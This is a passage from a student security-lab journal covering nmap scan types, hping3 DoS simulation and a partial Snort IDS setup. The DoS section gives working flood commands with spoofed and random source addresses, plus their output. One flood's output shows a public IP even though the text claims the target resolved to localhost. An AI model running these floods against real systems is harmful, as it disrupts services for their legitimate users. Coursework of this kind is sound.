5666/tcp open|filtered nrpe
8080/tcp open|filtered http-proxy
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 4.38 seconds
```

Table 1: Scanning Techniques

Scanning Technique	Syntax	Use
TCP SYN	-sS	Stealth scan
TCP connect()	-sT	Scan without root privileges
FIN	-sF	Stealth scan
Xmas	-sX	Stealth scan
Null	-sN	Stealth scan
Ping	-sP	Identify live hosts
Version Detection	-sV	Identify services
UDP	-sU	Find UDP services
IP Protocol	-sO	Discover supported protocols
ACK	-sA	Identify firewalls
Window	-sW	Advanced ACK scan
RPC	-sR	Information on RPC services
List	-sL	Dummy for test purposes
Idle	-sI	Scan via third party
FTP Bounce	-b	Historic

Scan Type	Syntax	Example
TCP SYN Scan	-sS	nmap –sS 10.20.3.100
TCP Connect Scan	-sT	nmap –sT 10.20.3.100
Fin Scan	-sF	nmap –sF 10.20.3.100
XMAS Scan	-sX	nmap –sX 10.20.3.100
Null Scan	-sN	nmap –sN 10.20.3.100
Ping Scan	-sP	nmap –sP 10.20.3.100
Version Detection	-sV	nmap –sV 10.20.3.100
UDP Scan	-sU	nmap –sU 10.20.3.100
IP Protocol Scan	-sO	nmap –sO 10.20.3.100
ACK Scan	-sA	nmap –sA 10.20.3.100
Windows Scan	-sW	nmap –sW 10.20.3.100
List Scan	-sL	nmap –sL 10.20.3.100

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sN 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:59 IST
Nmap scan report for 192.168.91.8
Host is up (0.00054s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
5666/tcp open|filtered nrpe
8080/tcp open|filtered http-proxy
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sP 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:59 IST
Nmap scan report for 192.168.91.8
Host is up (0.00034s latency).
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nmap -sV 192.168.91.8
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-07 10:59 IST
Nmap scan report for 192.168.91.8
Host is up (0.00039s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.4.29 ((Ubuntu))
111/tcp  open  rpcbind    2-4 (RPC #100000)
5666/tcp open  tcpwrapped
8080/tcp open  http       Apache Tomcat
MAC Address: C8:D9:D2:29:AC:0D (Hewlett Packard)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds
```

Conclusion: Nmap has ability to cover the very first aspects of penetration testing, which include information gathering and enumeration. It is also powerful utility that can be used as a vulnerability detector or a security scanner.

Academic Year: 2025-26 | **Semester: V**

Class / Branch: TE IT | **Name: Huzaifa Bubere**

Subject: Security Lab | **Student Id: 24204006**

Experiment No. 06

1. **Aim: To simulate DOS attack by using HPING and other tools.**

2. **Software Required** : Ubuntu 14.04 OS, Wireshark 2.6.1

3. **Theory:**

A **denial-of-service** (**DoS**) or **distributed denial-of-service** (**DDoS**) **attack** is an attempt to make a machine or network resource unavailable to its intended users. Although the means to carry out, the motives for, and targets of a DoS attack vary, it generally consists of efforts to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet.

Distributed denial-of-service attacks are sent by two or more persons, or bots, and denial-of-service attacks are sent by one person or system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

Denial-of-service threats are also common in business, and are sometimes responsible for website attacks.

This technique has now seen extensive use in certain games, used by server owners, or disgruntled competitors on games, such as popular Minecraft servers. Increasingly, DoS attacks have also been used as a form of resistance. Richard Stallman has stated that DoS is a form of 'Internet Street Protests'. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.

One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. In general terms, DoS

attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longercommunicate adequately.

Denial-of-service attacks are considered violations of the Internet Architecture Board's Internet proper use policy, and also violate the acceptable use policies of virtually all Internet service providers. They also commonly constitute violations of the laws of individual nations.

hping3 works well if you have other DoS tools such as GoldenEye running (using multiple tools that attacks same site/server/service increases the chances of success). There are agencies and corporations to runs DoS attack map in Realtime. that shows worldwide DDoS attacks almost in realtime.

What's hping3?

hping3 is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de-facto tools for security auditing and testing of firewalls and networks, and was used to exploit the Idle Scan scanning technique now implemented in the Nmap port scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low levelTCP/IP packet manipulation and analysis in a very short time.

Like most tools used in computer security, hping3 is useful to security experts, but there are a lot of applications related to network testing and system administration.

hping3 should be used to…

- Traceroute/ping/probe hosts behind a firewall that blocks attempts using the standard utilities.
- Perform the idle scan (now implemented in nmap with an easy user interface).
- Test firewalling rules.
- Test IDSes.

- Exploit known vulnerabilties of TCP/IP stacks.
- Networking research.
- Learn TCP/IP (hping was used in networking courses AFAIK).
- Write real applications related to TCP/IP testing and security.
- Automated firewalling tests.
- Proof of concept exploits.
- Networking and security research when there is the need to emulate complex TCP/IP behaviour.
- Prototype IDS systems.
- Simple to use networking utilities with Tk interface.

Installation of HPING

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo apt-get install hping3 -y
[sudo] password for apsit:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  apg gnome-control-center-faces gnome-online-accounts libcolord-gtk1
  libfreerdp-server2-2 libgnome-bg-4-1 libgsound0 libgssdp-1.2-0
  libgupnp-1.2-1 libgupnp-av-1.0-3 libgupnp-dlna-2.0-4 libntfs-3g89
  librygel-core-2.6-2 librygel-db-2.6-2 librygel-renderer-2.6-2
  librygel-server-2.6-2 mobile-broadband-provider-info network-manager-gnome
  python3-certifi python3-macaroonbakery python3-protobuf python3-pymacaroons
  python3-requests python3-rfc3339 python3-tz rygel
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 15 not upgraded.
Need to get 106 kB of archives.
After this operation, 263 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 hping3 amd64 3.a2.ds2-10 [106 kB]
Fetched 106 kB in 4s (27.2 kB/s)
Selecting previously unselected package hping3.
(Reading database ... 258619 files and directories currently installed.)
Preparing to unpack .../hping3_3.a2.ds2-10_amd64.deb ...
Unpacking hping3 (3.a2.ds2-10) ...
Setting up hping3 (3.a2.ds2-10) ...
Processing triggers for man-db (2.10.2-1) ...
```

DoS using hping3 with random source IP

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com
HPING www.hping3testsite.com (enp1s0 103.224.182.253): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
9250483 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

1. hping3 = Name of the application binary.
2. -c 100000 = Number of packets to send.
3. -d 120 = Size of each packet that was sent to target machine.
4. -S = I am sending SYN packets only.
5. -w 64 = TCP window size.
6. -p 21 = Destination port (21 being FTP port). You can use any port here.
7. --flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.
8. --rand-source = Using Random Source IP Addresses. You can also use -a or –spoof to hide hostnames. See MAN page below.
9. www.hping3testsite.com = Destination IP address or target machines IP address. You can also use a website name here. In my case resolves to 127.0.0.1 (as entered in /etc/hosts file)

So how do you know it's working? In hping3 flood mode, we don't check replies received (actually you can't because in this command we've used –rand-souce flag which means the source IP address is not yours anymore.)

Took me just 5 minutes to completely make this machines unresponsive (that's the definition of DoS – Denial of Service).

In short, if this machine was a Web server, it wouldn't be able to respond to any new connections and even if it could, it would be really really slow.

Simple SYN flood – DoS using HPING3

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -S --flood -V www.hping3testsite.com
using enp1s0, addr: 192.168.86.27, MTU: 1500
HPING www.hping3testsite.com (enp1s0 103.224.182.253): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
4113706 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Simple SYN flood with spoofed IP – DoS using HPING3

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 -S -P -U --flood -V --rand-source www.hping3testsite.com
using enp1s0, addr: 192.168.86.27, MTU: 1500
HPING www.hping3testsite.com (enp1s0 103.224.182.253): SPU set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
2656482 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

We can flood the IP x.x.x.x with ping requests originating from IP y.y.y.y using

 # hping3 -1 --flood -a y.y.y.y x.x.x.x

Similarly we can flood the IP x.x.x.x on port 80 with SYN requests from fake IP y.y.y.y, using

 # hping3 -S -a y.y.y.y --flood -p 80 x.x.x.x

This will send multiple SYN requests to port 80(http) and the victim will reply with SYN+ACK, now since the IP y.y.y.y is fake hence the connection will never establish, thus exhausting the victims bandwidth and resources.

BY DEFAULT hping3 attacks on TCP ports, to change it to UDP just use -2 option.

 # hping3 --flood -a y.y.y.y -2 -p 6234 x.x.x.x

The above command will send UDP flood packets to x.x.x.x on port 6234 that would seem to originate from y.y.y.y

- –flood : Sent packets as fast as possible, without taking care to show incoming
- replies.
- -I : Interface to use (used if u r connected to multiple interfaces else optional)
- -1 : ICMP mode
- -2 : UDP mode
- -8 (Scan mode)
- -9 (Listen mode)
- -a : Fake Hostname
- -p : Destination port
- -S : Set the SYN flag
- -A (ACK)
- -R (RST)
- -F (FIN)
- -P (PUSH)
- -U (URG)
- -X (XMAS)
- -Y (YMAS)

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 192.168.86.29
HPING 192.168.86.29 (enp1s0 192.168.86.29): NO FLAGS are set, 40 headers + 0 data bytes
^C
--- 192.168.86.29 hping statistic ---
27 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ ping 192.168.86.29
PING 192.168.86.29 (192.168.86.29) 56(84) bytes of data.
64 bytes from 192.168.86.29: icmp_seq=1 ttl=64 time=0.293 ms
64 bytes from 192.168.86.29: icmp_seq=2 ttl=64 time=0.571 ms
64 bytes from 192.168.86.29: icmp_seq=3 ttl=64 time=0.315 ms
64 bytes from 192.168.86.29: icmp_seq=4 ttl=64 time=0.334 ms
64 bytes from 192.168.86.29: icmp_seq=5 ttl=64 time=0.344 ms
64 bytes from 192.168.86.29: icmp_seq=6 ttl=64 time=0.583 ms
64 bytes from 192.168.86.29: icmp_seq=7 ttl=64 time=0.358 ms
64 bytes from 192.168.86.29: icmp_seq=8 ttl=64 time=0.327 ms
64 bytes from 192.168.86.29: icmp_seq=9 ttl=64 time=0.368 ms
64 bytes from 192.168.86.29: icmp_seq=10 ttl=64 time=0.311 ms
64 bytes from 192.168.86.29: icmp_seq=11 ttl=64 time=0.338 ms
64 bytes from 192.168.86.29: icmp_seq=12 ttl=64 time=0.236 ms
^C
--- 192.168.86.29 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11269ms
rtt min/avg/max/mdev = 0.236/0.364/0.583/0.100 ms
```

we can divert all the traffic to intended PC blocking accessing of port 80

sudo hping3 192.168.43.24 --flood -p 80

```
apsit@apsit-HP-280-Pro-G6-Microtower-PC:~$ sudo hping3 192.168.86.29 --flood -p 80
HPING 192.168.86.29 (enp1s0 192.168.86.29): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.86.29 hping statistic ---
2169729 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3. Conclusion:

Hence we have successfully studied simulation of DOS attack by using HPING3.

Academic Year: 2025-2026

Semester: Class / Branch: TE IT **Name: Huzaifa Bubere**

Subject: Security Lab **Student Id: 24204006**

Subject Incharge: Prof. Vishal Badgujar

Experiment No. 07

1. **Aim: To study Intrusion Detection system SNORT and its log analysis.**
2. **Software Required** : Ubuntu 14.04 OS,
3. **Theory :**


   Snort is a popular choice for running a network intrusion detection systems or NIDS. It monitors the package data sent and received through a specific network interface. NIDS can catch threats targeting your system vulnerabilities using signature-based detection and protocol analysis technologies. NIDS software, when installed and configured appropriately, can identify the latest attacks, malware infections, compromised systems, and network policy violations.


   Snort can run in two modes:


- Packet Sniffing
  - This mode have no special use, all you can do is just look at the traffic coming at the interface.
- Network Intrusion detection
  - This mode is the actual use of snort, in this mode snort monitor the traffic and block any unwanted traffic using the rules.

Snort

- Snort is an open source network-based intrusion detection system (NIDS)
  - It has the ability to perform real-time traffic analysis and packet logging on Internet protocol (IP) networks
  - It performs protocol analysis, content searching, and content matching
- Snort can be configured in three main modes:
  - Sniffer mode
  - Packet logger mode
  - Network intrusion detection system (NIDS)


Sample Snort Network Topology





Step 1: Prepare to install

Before actually installing snort, their are some of its per-requisites, you can run following commands to install all the required per-requisites.

sudo apt-get update

sudo apt-get dist-upgrade

Step 2 : sudo apt-get install snort

Snort is now installed on your system, but you need to configure snort to make use of it. To make sure snort is installed on your system, run **`snort -V`** , if you see the following output, then you are on right track.

```
apsit@apsit-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:~$ sudo apt-get install snort
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libdaq2 libdumbnet1 libluajit-5.1-2 libluajit-5.1-common libnetfilter-queue1 oinkmaster snort-common snort-common-libraries snort-rules-default
Suggested packages:
  snort-doc
The following NEW packages will be installed:
  libdaq2 libdumbnet1 libluajit-5.1-2 libluajit-5.1-common libnetfilter-queue1 oinkmaster snort snort-common snort-common-libraries snort-rules-defaul
0 upgraded, 10 newly installed, 0 to remove and 9 not upgraded.
Need to get 2,349 kB of archives.
After this operation, 10.6 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://archive.ubuntu.com/ubuntu jammy/universe amd64 libluajit-5.1-common all 2.1.0~beta3+dfsg-6 [44.3 kB]
Get:2 http://archive.ubuntu.com/ubuntu jammy/universe amd64 libluajit-5.1-2 amd64 2.1.0~beta3+dfsg-6 [238 kB]
Get:3 http://archive.ubuntu.com/ubuntu jammy/universe amd64 snort-common-libraries amd64 2.9.15.1-6build1 [882 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy/universe amd64 snort-rules-default all 2.9.15.1-6build1 [146 kB]
Get:5 http://archive.ubuntu.com/ubuntu jammy/universe amd64 snort-common all 2.9.15.1-6build1 [49.7 kB]
Get:6 http://archive.ubuntu.com/ubuntu jammy/universe amd64 libdumbnet1 amd64 1.12-10 [27.8 kB]
Get:7 http://archive.ubuntu.com/ubuntu jammy/universe amd64 libnetfilter-queue1 amd64 1.0.5-2 [14.4 kB]
Get:8 http://archive.ubuntu.com/ubuntu jammy/universe amd64 libdaq2 amd64 2.0.7-5 [83.5 kB]
Get:9 http://archive.ubuntu.com/ubuntu jammy/universe amd64 snort amd64 2.9.15.1-6build1 [792 kB]
Get:10 http://archive.ubuntu.com/ubuntu jammy/universe amd64 oinkmaster all 2.0-4.1 [71.8 kB]
Fetched 2,349 kB in 11s (206 kB/s)
Preconfiguring packages ...
Snort configuration: interface default not set, using 'enp1s0 wlp2s0'
Selecting previously unselected package libluajit-5.1-common.
(Reading database ... 207764 files and directories currently installed.)
Preparing to unpack .../0-libluajit-5.1-common_2.1.0~beta3+dfsg-6_all.deb ...
Unpacking libluajit-5.1-common (2.1.0~beta3+dfsg-6) ...
Selecting previously unselected package libluajit-5.1-2:amd64.
Preparing to unpack .../1-libluajit-5.1-2_2.1.0~beta3+dfsg-6_amd64.deb ...
Unpacking libluajit-5.1-2:amd64 (2.1.0~beta3+dfsg-6) ...
Selecting previously unselected package snort-common-libraries.
Preparing to unpack .../2-snort-common-libraries_2.9.15.1-6build1_amd64.deb ...
Unpacking snort-common-libraries (2.9.15.1-6build1) ...
Selecting previously unselected package snort-rules-default.
Preparing to unpack .../3-snort-rules-default_2.9.15.1-6build1_all.deb ...
Unpacking snort-rules-default (2.9.15.1-6build1) ...
Selecting previously unselected package snort-common.
Preparing to unpack .../4-snort-common_2.9.15.1-6build1_all.deb ...
Unpacking snort-common (2.9.15.1-6build1) ...
```

```
Processing triggers for libc-bin (2.35-0ubuntu3.10) ...
apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:~$ snort --v

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:~$ cd /etc
apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc$ ls
acpi                    cron.daily          gdb             lpp-usb          magic.mime          passwd          rygel.conf          thermald
adduser.conf            cron.hourly         gdm3            lsb-release      mailcap             passwd-         sane.d              thunderbird
alsa                    cron.monthly        geoclue         lsof             mailcap.order       pcmcia          security            timezone
alternatives            crontab             ghostscript     issue.net        manpath.config      perl            selinux             tmpfiles.d
anacrontab              cron.weekly         glvnd           java-11-openjdk  mime.types          pki             sensors3.conf       ubuntu-advantage
apg.conf                cups                gnome           kernel           mke2fs.conf         pm              sensors.d           ucf.conf
apm                     cupshelpers         groff           kernel-img.conf  ModemManager        pnm2ppa.conf    services            udev
apparmor                dbus-1              group           kerneloops.conf  modprobe.d          polkit-1        sgml                udisks2
apparmor.d              dconf               group-          ldap             modules             ppp             shadow              ufw
apport                  debconf.conf        grub.d          ld.so.cache      modules-load.d      printcap        shadow-             update-manager
appstream.conf          debian_version      gshadow         ld.so.conf       mtab                profile         shells              update-motd.d
apt                     default             gshadow-        ld.so.conf.d     nanorc              profile.d       skel                update-notifier
avahi                   deluser.conf        gss             legal            netconfig           protocols       snmp                UPower
bash.bashrc             depmod.d            gtk-2.0         libao.conf       netplan             pulse           snort               usb_modeswitch.conf
bash_completion         dhcp                gtk-3.0         libaudit.conf    network             python3         speech-dispatcher   usb_modeswitch.d
bash_completion.d       dictionaries-common hdparm.conf     libblockdev      networkd-dispatcher python3.10      ssh                 vim
bindresvport.blacklist  dpkg                host.conf       libnl-3          NetworkManager      rc0.d           ssl                 vtrgb
binfmt.d                e2scrub.conf        hostid          libpaper.d       networks            rc1.d           subgid              vulkan
bluetooth               emacs               hostname        libreoffice      newt                rc2.d           subgid-             wgetrc
brlapi.key              environment         hosts           locale.alias     nftables.conf       rc3.d           subuid              wpa_supplicant
brltty                  environment.d       hosts.allow     locale.gen       nsswitch.conf       rc4.d           subuid-             X11
brltty.conf             ethertypes          hosts.deny      localtime        oinkmaster.conf     rc5.d           sudo.conf           xattr.conf
ca-certificates         firefox             hp              logcheck         openvpn             rc6.d           sudoers             xdg
ca-certificates.conf    fonts               ifplugd         login.defs       opt                 rcS.d           sudoers.d           xml
ca-certificates.conf.dpkg-old  fprintd.conf  init           logrotate.conf   os-release          resolv.conf     sudo_logsrvd.conf   zsh_command_not_found
chatscripts             fstab               init.d          logrotate.d      PackageKit          rmt             sysctl.conf
console-setup           fuse.conf           initramfs-tools lsb-release      pam.conf            rpc             sysctl.d
cracklib                fwupd               inputrc         machine-id       pam.d               rsyslog.conf    systemd
cron.d                  gai.conf            insserv.conf.d  magic            papersize           rsyslog.d       terminfo
```

Step 4: Editing snort configuration files


Next, we need to configure our HOME_NET value: the network we will be protecting. First, enter ifconfig in your terminal shell to see the network configuration. Note the IP address and the network interface value. See the image below (your IP may be different).

This command will open the snort.conf file and move you to 45th line, make sure your following line look like this

```
sudo vi +45 /etc/snort/snort.conf
```

ipvar HOME_NET 192.168.43.130/24


```
apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc$ cd snort
apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc/snort$ ls
attribute_table.dtd    community-sid-msg.map  gen-msg.map        rules       snort.debian.conf  unicode.map
classification.config  file_magic.conf        reference.config   snort.conf  threshold.conf
apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc/snort$ ifconfig
enp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.91.28  netmask 255.255.0.0  broadcast 192.168.255.255
        inet6 fe80::347b:34db:73cf:fa9b  prefixlen 64  scopeid 0x20<link>
        ether 6c:0b:5e:41:4a:1c  txqueuelen 1000  (Ethernet)
        RX packets 961470  bytes 441686665 (441.6 MB)
        RX errors 0  dropped 6716  overruns 0  frame 0
        TX packets 47107  bytes 10578212 (10.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2080  bytes 219004 (219.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2080  bytes 219004 (219.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp2s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 60:ff:9e:b9:59:b8  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

apslt@apslt-HP-Pro-Tower-280-G9-E-PCI-Desktop-PC:/etc/snort$ sudo gedit snort.conf

(gedit:9633): dconf-WARNING **: 11:11:29.378: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)

(gedit:9633): dconf-WARNING **: 11:11:29.378: failed to commit changes to dconf: Failed to execute child process "dbus-launch" (No such file or directory)

